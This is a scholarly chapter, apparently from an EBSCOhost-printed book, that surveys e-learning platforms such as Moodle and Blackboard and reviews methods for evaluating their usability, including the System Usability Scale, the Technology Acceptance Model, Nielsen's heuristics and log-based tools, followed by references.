Moodle is a free, online Learning Management system enabling lecturers and instructors to create their own private website filled with dynamic courses that extend learning anytime and anywhere. Developed on pedagogical principles, Moodle is used for blended learning, distance education, flipped classroom and other e-learning projects in schools, universities, workplaces and other sectors. The recent version of Moodle supports responsive design giving the users the ability to create mobile-friendly online courses and integrate third party add-ons. Moodle is an acronym for Modular Object-Oriented Dynamic Learning Environment developed by Martin Dougiamas in 2002 using the PHP programming language. In terms of usage, Moodle is the second largest provider with 23% market share, following Blackboard (41%) whilst having the most number of users estimated to be over 70 million registered students. Although, the software enjoys richer functionalities and robustness, the main drawback for using Moodle is the perceived complexity for new users (Harrati et al., 2016).

Blackboard Learn

Blackboard Learn which is commonly known as Blackboard, is a web-based content management system created in 1997 by faculty members at Cornell University as a course management system for education. Blackboard helps creating a virtual place or classroom where the interaction between students and their instructors is achieved through the use of discussion forums, email, chat rooms and other functionalities. The LMS can be extended and customized according to various needs of the institutions. It is one of the most popular and successful commercial e-learning systems.

Claroline

Claroline is a collaborative online learning and working open source platform released under the GPL open source license. It offers the possibility for many institutions to create and administrate collaborative online learning spaces. Claroline is available in more than 100 countries and is translated to 35 languages. The use of claroline is intuitive and easy and does not require particular skills. Claroline is compatible with GNU/Linux, Mac OS and Microsoft Windows. It is based on PHP and MySQL as the widely used relational database management system.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

EdX

EdX is an open-source and free learning management system offered by edX.org. It is the same framework that universities such as MIT and Harvard utilize to offer online education to over 100,000 students. It was released as open source in March 2013, and the goal was to act as the WordPress for Massive Open Online Course (MOOC) platforms, allowing developers and users to integrate plug-ins to expand the core functionality of the system. edX has a fast, modern feel, with the ability to accommodate large enrollments. Although it is an open source, investment will need to be made in both installation and maintenance of the system.

Sakai

Sakai is a service-oriented Java-based open source learning management system founded in 2004 by the universities of Michigan, Indiana, Stanford and the Massachusetts Institute of Technology with the purpose to develop a new LMS as scalable, reliable, interoperable and extensible. The project was funded by a grant from the Mellon Foundation. Sakai is deployed at over 300 academic institutions for offering online education.

ASSESSMENT AND EVALUATION

The terms assessment and evaluation have been often used synonymously in the education area but they have different semantics when it comes to the area of e-learning. Assessment is used usually to refer to the role in formal education of judging the students' attainment of educational objectives for a specific course (Garrison, 2011). Student assessment is by nature multifaceted that includes exploring different aspects as the acquisition of skills, competencies, capacity to apply critical and creative solutions to challenging problems within different contexts. Generally, the assessment process occurs throughout the course in order to provide formative and continuous feedback for the learners whilst offering summative assessment information on learning accomplishments to both student and instructor at the completion of the course. Assessment of student learning is a key component of the evaluation of the e-learning paradigm and it is among other factors with which educators involved in e-learning are concerned. Black and Wiliam (1998) argued that feedback can have a remarkable effect on self-esteem and motivation, which in turn can influence directly how and what the student can learn. Assessment via the use of technological systems which sometimes called e-assessment, can allow students to engage more with certain level of confidence to their own learning as opposed to norm-referenced comparisons to their fellow students. The ability to easily review and revisit records and feedback of their own learning activities and its outcomes is considered to be an important aspect for the assessment process (Pachler & Daly, 2011). This is referred as the self-regulation for e-learning which is defined as the control by students for aspects of their own learning.

On the other hand, evaluation is used to refer to the process of comparing or measuring a unit, course, program or other elements of e-learning against some set of performance or outcome criteria. Comprehensive evaluation spans to measures of satisfaction, perception of learning, costing and cost benefits, and other criteria for assessing the success as defined by the relevant stakeholders and participants. Effective evaluation of e-learning process requires a close examination of the instructional design incorporated

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

during the course. Garrison et al. (2011) listed different types of proactive evaluation starting with determination of the strategic intent of the e-learning program. Being able to clearly determine the reasons why the particular pedagogical program has been developed for online learning is critical to assessing its effectiveness. The second form of proactive evaluation is to look closely at the content of the courses and examine the cohesion and consistency aspect in addition to the ease of access of modification. The third element of evaluation focuses on an examination of the interface design for the learning management system. An effective graphical interface is mastered by users with ease and gives the possibility to present the educational content in a variety of formats including graphics, video, and other advanced interactive and dynamic formats. The design of the interface should be based on a familiar metaphor that will help the users navigate among the different components of the course. The graphical interface should be customizable by both the students and the educators to increase their comfort and the readability of the educational content. The fourth form of evaluation is about to assess the amount of interactivity supported by the course and the learning management system. Garrison (2011) concluded that the final evaluation process revolves around the quality, quantity and thoroughness of the assessment of student learning and engagement for using the e-learning system.


In spite of the widespread use of e-learning systems and the substantial investments in purchasing, developing and maintaining learning management systems, there is no consensus yet on devising a standard framework or taxonomy for evaluating the quality and effectiveness of e-learning systems. The dearth of conventional e-learning system quality models is in stark contrast compared to the considerable body of work on software quality assurance. Chua et al. (Chua & Dyson, 2004) proposed the ISO 9126 Quality Model as a useful framework specifically for evaluating learning management systems with particular emphasis for teachers and educational administrators as the primary stakeholders. The ISO 9126 evaluation model was adopted by the International Organization for Standardization (ISO) and is considered as one of a large group of internationally recognized standards. Although, the authors have stressed on the potency of the model as a useful evaluation tool that can crystalize better insights relevant to the educators, the ISO 9126 model has not been used extensively within the e-learning environment. Holsapple et al. (Holsapple & Lee-Post, 2006) introduced the E-Learning Success Model which is adapted from DeLone and McLean's Information Systems success model which, in turn, is an extension of their original model. The e-learning success model depends on the attainment of success at each of the three stages of the e-learning process including: system design, system delivery, and system outcome. Figure 1 shows the e-learning success model with the different sub-components for each of the three stages.

USABILITY EVALUATION

As more and more universities worldwide have opted to use online technology for their course delivery, research in e-learning systems have attracted considerable interest in order to apprehend how effective and usable e-learning systems in terms of principles related to human computer interaction (Bringula, 2013; Escobar-Rodriguez & Monge-Lozano, 2012; Navimipour & Zareie, 2015). Positive user experience emerges as an important pillar for the adoption of educational learning systems. This is mainly because the availability of technological infrastructures and systems is not adequate to enforce the uptake of new educational approaches from both sides of the teachers or the learners (Laurillard, Oliver, Wasson, & Hoppe, 2009; Persico, Manca, & Pozzi, 2014; Phillips, McNaught, & Kennedy, 2012). Usability nature of e-learning software products is a key characteristic to achieve the acceptance and satisfaction for both

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. E-Learning Success Model (Holsapple & Lee-Post, 2006)



players regardless of their background, experience or orientation. The satisfaction part is related to how the users believe or feel positively that the system meets their requirements (Capece & Campisi, 2013; Islam, 2014; Lee, Kim, & Lee, 1995; Yeh & Lin, 2015). Meanwhile, other researchers have defined satisfaction as the gap between the expected gain and the actual gain when using the system (Tsai, Yen, Huang, & Huang, 2007). Positive user experience is of prime importance for online systems playing vital role for technology acceptance as well as the continuous commercial success of software companies. Considerable research within the human-computer interaction literature concerns the analytical quantification of the various factors that determine and shape software usability (Albert & Tullis, 2013; Hornb\aek, 2006). Most examined covariate factors are related to the user such as age, academic level, social status, gender or specific impairments (Mentes & Turan, 2012; Pariente-Martinez, Gonzalez-Rodriguez, Fernandez-Lanvin, & De Andres-Suarez, 2014). In spite of the fact that there are numerous research studies on child-computer interaction, performance rates of older people and accessibility for users with special needs, most web applications are designed and developed for younger people whilst ignoring other groups of users with specific requirements. Without doubt, studying these factors along with the involved constraints of these groups is crucial in order enhance the system usability and adapt the user interface to different user requirements.

Usability is defined as the extent to which a product can be easily used by specified users to achieve certain goals with effectiveness, efficiency and satisfaction (Mayhew, 1999). In practice, the usability aspect of software products is marginalized during the classical stages of software development life-cycles pushing more efforts and resources into the software back-end to address the functional requirements (Burton-Jones & Grange, 2012). In fact, regardless of how software are neatly coded or sophisticated, recent studies of software sales reports that software failures are due to usability reasons where simply the user does not know how to use the purchased product (Cassino, Tucci, Vitiello, & Francese, 2015). Software systems are valued on the basis of its graphical interface and the related power of communication and expression for the implemented functionalities (Cassino et al., 2015). It is no doubt that usability

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

is now recognized as an important software quality attribute, earning its place among more traditional attributes such as performance, robustness, content and security (Henriksson, Yi, Frost, & Middleton, 2007; Ismailova, 2015). Moreover, research focus has shifted recently from the study of "use" to exploring ways of effective and ease of use for information systems (Burton-Jones & Grange, 2012).

Usability Evaluation Methods

The process of usability evaluation consists of methodologies for measuring the ease-of-use aspects of the user interface for a given software system and identifying specific problems. In fact, Usability evaluation plays a vital role within the overall user interface design process which undergoes continuous and iterative cycles of design, prototyping and testing. Evaluating the usability of interactive systems is itself a process involving various activities depending on the method utilized (Ivory & Hearst, 2001).

Empirical Methods

Empirical-based usability methods require the participation of end users who are instructed to interact with the software system. Meanwhile, their behavior and interaction with the system are recorded and observed by an expert. Results are obtained from the users through interviews and questionnaires where they are asked for their opinions and concerns in addition to possible suggestions of how to improve better the interface design and its usability. Interestingly, there is a recent trend of using medical equipment for assessing the user satisfaction level for using information systems. Dimoka et al. (2012) pointed out to the potentials of employing brain imaging and psychophysiological tools such as skin conductance response, eye tracking and facial Electromyography (Eckhardt, Maier, & Buettner). Liapis (Liapis, Katsanos, Sotiropoulos, Xenos, & Karousos, 2015) conducted research experiments to recognize stress through analysing skin conductance signals. This was carried out as part of an evaluation of user emotional experience in order to identify stressful tasks in human-computer interaction. In fact, one of the challenges in software development is to involve end users in the design and development stages so as to observe and analyze their behavior to collect feedback in effective and efficient manner.

Table 1. System Usability Scale for Usability Evaluation (Brooke, 1996)

	Strongly Disagree			**Strongly Agree**	
	1	**2**	**3**	**4**	**5**
1. I think that I would like to use this system frequently.					
2. I found the system unnecessarily complex.					
3. I thought the system was easy to use.					
4. I think that I would need the support of a technical person to be able to use this system.					
5. I found the various functions in this system were well integrated.					
6. I thought there was too much inconsistency in this system.					
7. I would imagine that most people would learn to use this system very quickly.					
8. I found the system very cumbersome to use.					
9. I felt very confident using the system.					
10. I needed to learn a lot of things before I could get going with this system.					

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

There is number of methods and theories in the literature for understanding, predicting, and assessing the interaction process with its involved parts including personal factors, behavior, and the environment. In order to assess the user acceptance of technological products, one of the most well established models is the Technology Acceptance Model (TAM), which was proposed by Davis (Davis, Bagozzi, & Warshaw, 1989). The TAM is tailored to include questions to explore two aspects of the user satisfaction which are: perceived ease-of-use and perceived usefulness. The ease of use refers to how users believe that adopting a particular technological product would require no effort and hassle to use it (Davis et al., 1989). The perceived usefulness concerns the degree to which a user believes that using a particular software system would improve their job performance. The Technology Acceptance Model has been used in various studies to assess the factors affecting individual's to the use of technology (Venkatesh & Davis, 2000). There are other related models and theories such as the System Usability Scale (SUS) which was proposed mainly for the evaluation of web application for two aspects; the learnability and usability. The SUS is a well-researched and widely used questionnaire for assessing the usability of mostly web applications. The System Usability Scale (SUS) (Brooke, 1996) is one of the most popular methods in the literature which is devised mainly to evaluate the usability for web applications. Its popularity is gained among the HCI community mainly due to its desirable psychometric metrics including high reliability and validity (Bangor, Kortum, & Miller, 2008; Brooke, 1996; Lewis & Sauro, 2009). The SUS questionnaire is composed of ten questions with a mix of positive and negative items. For each question, the respondent rates the magnitude of their agreement using a 5-point Likert scale with statements going from strongly disagree (1) to strongly agree (5). In order to compute the overall SUS score, the score contribution for each odd question which is positively worded, is estimated as the scale minus 1. For the even items, the score contribution is 5 minus the scale position. Therefore, each contribution ranges from 0 to 4. The SUS is the sum of all score contributions for the 10 items multiplied by 2.5 as shown in Equation (1) where U_i refers to the rating of the i^{th} item. The SUS scores ranges between 0 and 100 in 2.5-point increments where higher values reflect higher satisfaction from the user.

$$SUS = 2.5 \times \left[\sum_{n=1}^{5} \left(U_{2n-1} - 1 \right) + \left(5 - U_{2n} \right) \right] \tag{1}$$

Inspection-Based Methods

Alternatively, usability evaluation can be carried out through inspection methods which aim to identifying interaction problems within the interface without the involvement of end users. The interface is assessed manually by an expert or usability consultant for compliance to a set of predefined usability guidelines or conventional set of heuristics to detect usability deficiencies (Fernandez, Abrahão, & Insfran, 2013; Fernandez, Insfran, & Abrahão, 2011). The most-used usability heuristics for user interface design are those developed by Jackob Nielsen and Rolf Molich in 1990. Jakob Nielsen (1994) summarized ten heuristics for user interface design. A description to these heuristics is outlined briefly in Table 2.

Automated Usability Evaluation

Inspection or empirical approaches involve usability practitioners to manually examine a graphical user interface in order to detect usability deficiencies via inspecting usage test cases or analyzing the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Nielsen's 10 heuristics for user interface design

Heuristic	Description
Visibility of system status	The system should provide users with the status and progression of the tasks they are doing.
Match between system and the real world	The system's language and logical appearance of information should be homogenous and compatible with users
User control and freedom	The user should be giving the option of canceling, undoing or redoing a task
Consistency and standards	The design should conform to interface standards so that users are not confused with names and situations of words, commands and actions
Error prevention	Systems should eliminate or prevent the occurrence of errors by error checking mechanisms for example confirmation options
Recognition rather than recall	System objects should be clearly visible to minimize the memory load.
Flexibility and efficiency of use	Using accelerators like shortcuts is desirable to expert users to speed up the interactions with the system.
Aesthetic and minimalist design	Dialogs should be as simple and relevant as possible.
Help users recognize, diagnose, and recover from errors	Error messages should be expressed in plain language (no codes), precisely indicate the problem, and constructively suggest a solution.
Help and documentation	It is better to give a rubric for help and documentation, help contents should be simple and brief and easy to search

results of questionnaires. Although such methods are known to be laborious and very expensive, they often yield results that are biased by the acquisition environment or experts' subjectivity. Alternatively, several automated evaluation methods are conceived for auto discovery of usability faults at the same time avoiding the drawbacks in terms of reducing costs and time through liberating usability experts from conducting repetitive tasks manually in addition to increase the coverage of tested features (Quade, Lehmann, Engelbrecht, Roscher, & Albayrak, 2013). Furthermore, because of the immense volume of data acquired from usability evaluation, the total or partial use of automated methods can be very beneficial during the development of web applications (Cassino et al., 2015; de Santana & Baranauskas, 2015). However, the majority of the surveyed research studies are purely based on manual or statistical analysis of recorded activity data for the participants.

Usability evaluation can be conducted by users either remotely or locally. Tullis et al. (Tullis, Fleischman, McNulty, Cianchette, & Bergel, 2002) conducted a comparative experiment between remote and laboratory-based testing where they emphasized the advantages of remote evaluation in terms of costs and effectiveness. Methods for usability evaluation are conventionally grouped into two main categories by the HCI community; the first class is based on analyzing the graphical interface through reading the source code of the website to examine the content and structure of the application. Cassino et al. (2011) assessed the source code to infer the design model of the interface and the interaction styles implemented on every page of the website to generate a quantitative report of the evaluation based on heuristic factors. Meanwhile, other methods rely on examining the usage data i.e. logs. The user logs used for usability evaluation are captured at either the server-side or the client-side. Many studies advocate that logging techniques are proven to be more reliable and efficient in terms of providing useful usability insights for the evaluators (de Santana & Baranauskas, 2015).

Server-side logs are automatically generated by the web server where each line in the log file corresponds to a request made by a user to access a given resource on the server such as an html page or image.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Server logs can be analyzed to produce usability insight from many real users performing particular tasks over a long period of time in natural working conditions as opposed to simulated or artificial settings within a laboratory having a limited sample of users (Geng & Tian, 2015). Data preparation and mining methods are used to process the raw web server logs to derive the users visiting patterns and other metrics for usability analysis. The process of data preparation from log files consists of data cleaning, user sessions re-identification across different requests and navigation path completion. However, Geng (Geng & Tian, 2015) pointed out that the task for log processing is time consuming and computationally intensive. On the other hand, many critics argued that recorded server logs contain bare information about the users' goals and lacking essential data about the in-page interactivity and events.

For the client-side logs, user usage data is acquired through either data loggers integrated into the web application or via the use of custom browser plugins or 3rd party software to enable the tracking of user activities. Client-side logs can acquire accurate and detailed comprehensive user traces for usability evaluation as the logger is usually implemented via custom event listeners to record low-level user interaction events such as keystrokes and mouse clicks. Hence, the recorded data contains elaborate details about the user interaction with the interface via a particular input device. Events are triggered from actions that are generated either by the user or the system. The main setback of using client-side loggers is the privacy concerns as users need to legally grant their permission in order to record their activity traces on a given website. Further, users generally are not willing to have additional software installed on their computers to record their activities online (Geng & Tian, 2015). Therefore, capturing client-side data can best be achieved in laboratory settings where explicit consent of the users can be provided.

Website Evaluation Tools

Paganelli (2002) worked on developing a desktop-based application for recording and analysing interaction logs for website systems based on a predefined task model. The activities to be performed on a website is specified using the notations for the ConcurTaskTrees environment (Paternò, Santoro, & Spano, 2012) which provides a graphical representation for the hierarchical logical structure of the task model. Tiedtke (Tiedtke, Märtin, & Gerth, 2002) described a framework implemented in Java and XML for automated usability evaluation of interactive websites combining different techniques for data-gathering and analysis. Their system uses a task-based approach and incorporates usability issues. Atterer and Schmidt (2007) presented an implementation of UsaProxy which is an application that provides website usage tracking functionality using an HTTP proxy approach. Recently Vasconceols (de Vasconcelos & Baldochi Jr, 2012) implemented an automated system called USABILICS for remote evaluation based on interface model. Tasks to be performed by a user are predefined using an intuitive approach that can be applied for larger web systems. The evaluation is based on matching a usage pattern performed by the user against the one conducted by an expert of the system providing a usability index for the probed application. Muhi (Muhi, Sz\Hoke, Fülöp, Ferenc, & Berger, 2013) proposed a general framework for usability evaluation that can be tested in production systems. The framework takes as input an XML configuration file describing the positioning of the different interface elements of an application whilst user activities are logged into a separate XML file. A validator module is deployed to check the log-files according to semantic rules that are defined within the usability data model. Andrica and Candea (2011) presented the WaRR which is an automated tool that records and replays with high fidelity the interaction between users and modern web applications in this tool the recording functionality is embedded in the web browser, it has direct access to user keystrokes and clicks.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

There are a number of commercially available tools that are used for recording user traces for usability purposes. CrazyEgg logs mouse events with the ability to visualize activity maps of the more popular locations of clicks on a page. Web Criteria Site Profile is another tool used mainly to assess simple attributes of usability including page loading time and ease of finding content on a website. This is based on automated agents browsing the website to retrieve data making use of the GOM model. Web TANGO is a software that employs the Monte Carlo simulation and information retrieval methods to predict the user's behavior and navigation paths. This is based on data acquired from extensive experiments conducted against websites nominated as successful having received higher user ratings.

Usability For E-Leaning Systems

For research studies related to assess the usability aspect of the learning management systems, Persico (Persico et al., 2014) employed the Technology Acceptance Model to investigate the willingness of university users for the adoption of e-learning systems. Evaluation is based on three dimensions including usefulness, ease of use and effectiveness. Escobar-Rodriguez (Escobar-Rodriguez & Monge-Lozano, 2012) analyzed how university students use the Moodle platform in order to determine and understand the factors which might influence their intention to use the platform. The Technology Acceptance Model is used to assess the usability of the system in terms of perceived usefulness and ease of use against actual usage behavior. Surprisingly, only a few studies in the literature have used SUS to evaluate the perceived usability of e-learning management systems (Orfanou, Tselios, & Katsanos, 2015). The first study of using the SUS for e-learning system was conducted by (Renaut, Batier, Flory, & Heyde, 2006) to inspect usability problems for the SPIRAL platform. The researchers employed the SUS scale as a post-assessment of the usability reporting a score of 72% of the participating university lecturers who described the platform as positively easy to use. In (Simões & de Moraes, 2012), the authors examined the usability of the Moodle e-learning platform using three different evaluation methods including the SUS questionnaire to assess user's satisfaction for a sample size of 59 students. The authors concluded that the SUS is an effective tool for exploring the usability aspect without reporting the obtained SUS score. Marco et al. (2013) proposed a way of remote collaboration in real time within the platform Moodle through the use of Drag & Share. The collaborative tool enables sharing and synchronization of files. The efficiency of users was quantified using the time taken for task completion meanwhile user satisfaction was assessed using the SUS questionnaire with a reported score of 89.5%.

Because of the dearth of studies and approaches devoted for the exploratory evaluation of the acceptance and usability aspect by university lecturers for using e-learning applications. Motivated by the fact that the process for introducing e-learning systems is bound to have a slow and complex trend () which needs to be understood and evaluated beyond the use of just summative ways, Harrati et al. () explored an empirical-based study to assess the satisfaction level of how lecturers interact with an e-learning environment system based on a predefined task model describing low-level interactivity details. The main thrust of this research is to evaluate the usability of the e-learning platform as usability is considered a vital attribute for the adoption of educational systems by lecturers. An online automated system for formalizing user interaction with a given system guided through a set of rules describing certain goals to be achieved by the end user is setup for usability practitioners. The task model is mainly utilized to capture all the interactions and navigation path to be carried out by the university staff. Empirical client-side log data is collected from university lecturers from the Electrical and Computer Science departments participating within the usability evaluation of the e-learning system in a non-intrusive

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

fashion without the need to install additional tools. The Moodle e-learning platform is used as the case study for this research. Subsequently, data analysis is conducted to infer the usability level. This is carried out in compliance with the defined task model and usability metrics describing efficiency of use. Regardless of the fact that users have expressed higher satisfaction scores through the System Usability Scale (SUS) (), empirical results performed to inspect the usability of the e-learning platform have revealed that potential reasons to impede the adoption of new technologies within the teaching process is primarily related to the complex nature of the software interface where the majority of lecturers failed to complete simple tasks.

CONCLUSION

Because of the vital importance for the use of online technology as a medium for distance or virtual education, corporations and schools are investing substantially large amounts of money, time and resources in developing alternatives to traditional methods of education and training. In fact, several scholars described the growth rate of e-learning as unprecedented and explosive as the adoption of e-learning went beyond academic institutions to be considered seriously in corporate companies and public administrations as part of their employee training programs. Because of the ubiquity of e-learning and vital influence for engineering the educational process, it is no surprise that many research studies are conducted to explore different aspects covering the use of e-learning in higher education. The assessment and evaluation aspects are considered arguably the most influential part for measuring the success and effectiveness of e-learning experience. As more and more universities worldwide has opted to use online technology for their course delivery, research in e-learning systems have attracted considerable interest in order to apprehend how effective and usable e-learning systems in terms of principles related to human computer interaction. Usability evaluation consists of methodologies for measuring the ease-of-use aspects of the user interface for a given software system and identifying specific problems. In fact, Usability evaluation plays a vital role within the overall user interface design process which undergoes continuous and iterative cycles of design, prototyping and testing.

REFERENCES

Albert, W., & Tullis, T. (2013). *Measuring the user experience: collecting, analyzing, and presenting usability metrics*. Newnes.

Anderson, T. (2008). *The theory and practice of online learning*. Athabasca University Press.

Andrica, S., & Candea, G. (2011). WaRR: A tool for high-fidelity web application record and replay. *Proceedings of the 41st International Conference on Dependable Systems & Networks*. doi:10.1109/DSN.2011.5958253

Atterer, R., & Schmidt, A. (2007). Tracking the interaction of users with AJAX applications for usability testing *Proceedings of the SIGCHI conference on Human factors in computing systems* (pp. 1347-1350). doi:10.1145/1240624.1240828

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Bangor, A., Kortum, P. T., & Miller, J. T. (2008). An empirical evaluation of the system usability scale. *International Journal of Human-Computer Interaction*, *24*(6), 574–594. doi:10.1080/10447310802205776

Bates, A. T. (2005). *Technology, e-learning and distance education*. Routledge. doi:10.4324/9780203463772

Bitzer, D., Braunfeld, P., & Lichtenberger, W. (1961). PLATO: An automatic teaching device. *IRE Transactions on* Education, *4*(4), 157–161. doi:10.1109/TE.1961.4322215

Black, P., & Wiliam, D. (1998). Assessment and classroom learning. *Assessment in Education: Principles, Policy & Practice*, *5*(1), 7–74. doi:10.1080/0969595980050102

Bringula, R. P. (2013). Influence of faculty-and web portal design-related factors on web portal usability: A hierarchical regression analysis. *Computers & Education*, *68*, 187–198. doi:10.1016/j.compedu.2013.05.008

Brooke, J. (1996). SUS-A quick and dirty usability scale. *Usability evaluation in industry*, *189*(194), 4-7.

Burton-Jones, A., & Grange, C. (2012). From use to effective use: A representation theory perspective. *Information Systems Research*, *24*(3), 632–658. doi:10.1287/isre.1120.0444

Capece, G., & Campisi, D. (2013). User satisfaction affecting the acceptance of an e-learning platform as a mean for the development of the human capital. *Behaviour & Information Technology*, *32*(4), 335–343. doi:10.1080/0144929X.2011.630417

Cassino, R., & Tucci, M. (2011). Developing usable web interfaces with the aid of automatic verification of their formal specification. *Journal of Visual Languages and Computing*, *22*(2), 140–149. doi:10.1016/j.jvlc.2010.12.001

Cassino, R., Tucci, M., Vitiello, G., & Francese, R. (2015). Empirical validation of an automatic usability evaluation method. *Journal of Visual Languages and Computing*, *28*, 1–22. doi:10.1016/j.jvlc.2014.12.002

Chua, B. B., & Dyson, L. E. (2004). Applying the ISO 9126 model to the evaluation of an e-learning system. *Paper presented at ASCILITE*.

Chuo, Y., Liu, C., & Tsai, C. (2015). Effectiveness of e-learning in hospitals. *Technology and Health Care*, *23*(Suppl. 1), S157–S160. doi:10.3233/thc-150949 PMID:26410320

Colvin Clark, R., & Mayer, R. (2008). *E-Learning and the Science of Instruction*. San Francisco, USA: Pfeiffer.

Connolly, T. M., Boyle, E. A., MacArthur, E., Hainey, T., & Boyle, J. M. (2012). A systematic literature review of empirical evidence on computer games and serious games. *Computers & Education*, *59*(2), 661–686. doi:10.1016/j.compedu.2012.03.004

Davis, F. D., Bagozzi, R. P., & Warshaw, P. R. (1989). User acceptance of computer technology: A comparison of two theoretical models. *Management Science*, *35*(8), 982–1003. doi:10.1287/mnsc.35.8.982

de Santana, V. F., & Baranauskas, M. C. C. (2015). WELFIT: A remote evaluation tool for identifying Web usage patterns through client-side logging. *International Journal of Human-Computer Studies*, *76*, 40–49. doi:10.1016/j.ijhcs.2014.12.005

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

de Vasconcelos, L. G., & Baldochi, L. A. Jr. (2012). Towards an automatic evaluation of web applications *Proceedings of the 27th Annual ACM Symposium on Applied Computing* (pp. 709-716). doi:10.1145/2245276.2245410

Dimoka, A., Banker, R. D., Benbasat, I., Davis, F. D., Dennis, A. R., & Gefen, D. et al. others. (2012). On the use of neurophysiological tools in is research: Developing a research agenda for neurois. *Management Information Systems Quarterly*, *36*(3), 679–702.

Eckhardt, A., Maier, C., & Buettner, R. (2012). The Influence of Pressure to Perform and Experience on Changing Perceptions and User Performance: A Multi-Method Experimental Analysis. *Proceedings ICIS '12*.

Escobar-Rodriguez, T., & Monge-Lozano, P. (2012). The acceptance of Moodle technology by business administration students. *Computers & Education*, *58*(4), 1085–1093. doi:10.1016/j.compedu.2011.11.012

Fernandez, A., Abrahão, S., & Insfran, E. (2013). Empirical validation of a usability inspection method for model-driven Web development. *Journal of Systems and Software*, *86*(1), 161–186. doi:10.1016/j.jss.2012.07.043

Fernandez, A., Insfran, E., & Abrahão, S. (2011). Usability evaluation methods for the web: A systematic mapping study. *Information and Software Technology*, *53*(8), 789–817. doi:10.1016/j.infsof.2011.02.007

Garrison, D. R. (2011). *E-learning in the 21st century: A framework for research and practice*. Taylor & Francis.

Garrison, D. R., & Kanuka, H. (2004). Blended learning: Uncovering its transformative potential in higher education. *The Internet and Higher Education*, *7*(2), 95–105. doi:10.1016/j.iheduc.2004.02.001

Geng, R., & Tian, J. (2015). Improving web navigation usability by comparing actual and anticipated usage. *IEEE Transactions on* Human-Machine Systems, *45*(1), 84–94.

Granić, A. (2008). Experience with usability evaluation of e-learning systems. *Universal Access in the Information Society*, *7*(4), 209–221. doi:10.1007/s10209-008-0118-z

Harrati, N., Bouchrika, I., Tari, A., & Ladjailia, A. (2016). Exploring user satisfaction for e-learning systems via usage-based metrics and system usability scale analysis. *Computers in Human Behavior*, *61*, 463–471. doi:10.1016/j.chb.2016.03.051

Henriksson, A., Yi, Y., Frost, B., & Middleton, M. (2007). Evaluation instrument for e-government websites. *Electronic Government, an International Journal, 4*(2), 204-226.

Holsapple, C. W., & Lee-Post, A. (2006). Defining, Assessing, and Promoting E-Learning Success: An Information Systems Perspective*. *Decision Sciences Journal of Innovative Education*, *4*(1), 67–85. doi:10.1111/j.1540-4609.2006.00102.x

Hornb\aek, K. (2006). Current practice in measuring usability: Challenges to usability studies and research. *International journal of human-computer studies*, 64(2), 79-102.

Horton, W. (2011). *E-learning by design*. John Wiley & Sons. doi:10.1002/9781118256039

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Hug, T., Lindner, M., & Bruck, P. A. (2005). Microlearning: Emerging concepts, practices and technologies after e-learning. *Proceedings of Microlearning '05*.

Islam, A. N. (2014). Sources of satisfaction and dissatisfaction with a learning management system in post-adoption stage: A critical incident technique approach. *Computers in Human Behavior*, *30*, 249–261. doi:10.1016/j.chb.2013.09.010

Ismailova, R. (2015). Web site accessibility, usability and security: A survey of government web sites in Kyrgyz Republic. *Universal Access in the Information Society*.

Ivory, M. Y., & Hearst, M. A. (2001). The state of the art in automating usability evaluation of user interfaces. *ACM Computing Surveys*, *33*(4), 470–516. doi:10.1145/503112.503114

Johnson, R. D., Hornik, S., & Salas, E. (2008). An empirical examination of factors contributing to the creation of successful e-learning environments. *International Journal of Human-Computer Studies*, *66*(5), 356–369. doi:10.1016/j.ijhcs.2007.11.003

Laurillard, D., Oliver, M., Wasson, B., & Hoppe, U. (2009). *Implementing technology-enhanced learning* (pp. 289–306). Technology-Enhanced Learning. doi:10.1007/978-1-4020-9827-7_17

Lee, S. M., Kim, Y. R., & Lee, J. (1995). An empirical study of the relationships among end-user information systems acceptance, training, and effectiveness. *Journal of Management Information Systems*, *12*(2), 189–202. doi:10.1080/07421222.1995.11518086

Lewis, J. R., & Sauro, J. (2009). *The factor structure of the system usability scale* (pp. 94–103). Human Centered Design. doi:10.1007/978-3-642-02806-9_12

Liapis, A., Katsanos, C., Sotiropoulos, D., Xenos, M., & Karousos, N. (2015). Recognizing emotions in Human Computer Interaction: Studying stress using skin conductance. *Human-Computer Interaction-INTERACT '15*, 255–262.

Marco, F. A., Penichet, V. M. R., & Gallud, J. A. (2013). Collaborative e-Learning through Drag & Share in Synchronous Shared Workspaces. *J. UCS*, *19*(7), 894–911.

Mayhew, D. J. (1999). The usability engineering lifecycle. In CHI'99 Extended Abstracts on Human Factors in Computing Systems (pp. 147-148).

Mentes, S. A., & Turan, A. H. (2012). Assessing the Usability of University Websites: An Empirical Study on Namik Kemal University. *Turkish Online Journal of Educational Technology*, *11*(3), 61–69.

Moore, J. L., Dickson-Deane, C., & Galyen, K. (2011). e-Learning, online learning, and distance learning environments: Are they the same? *The Internet and Higher Education*, *14*(2), 129–135. doi:10.1016/j.iheduc.2010.10.001

Muhi, K., SzHoke, G., Fülöp, L. J. H., Ferenc, R., & Berger, Á. (2013). A Semi-automatic Usability Evaluation Framework, *Computational Science and Its Applications ICCSA '13* (pp. 529-542).

Navimipour, N. J., & Zareie, B. (2015). A model for assessing the impact of e-learning systems on employees satisfaction. *Computers in Human Behavior*, *53*, 475–485. doi:10.1016/j.chb.2015.07.026

Nielsen, J. (1994). Heuristic evaluation. *Usability inspection methods*, 17(1), 25-62.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

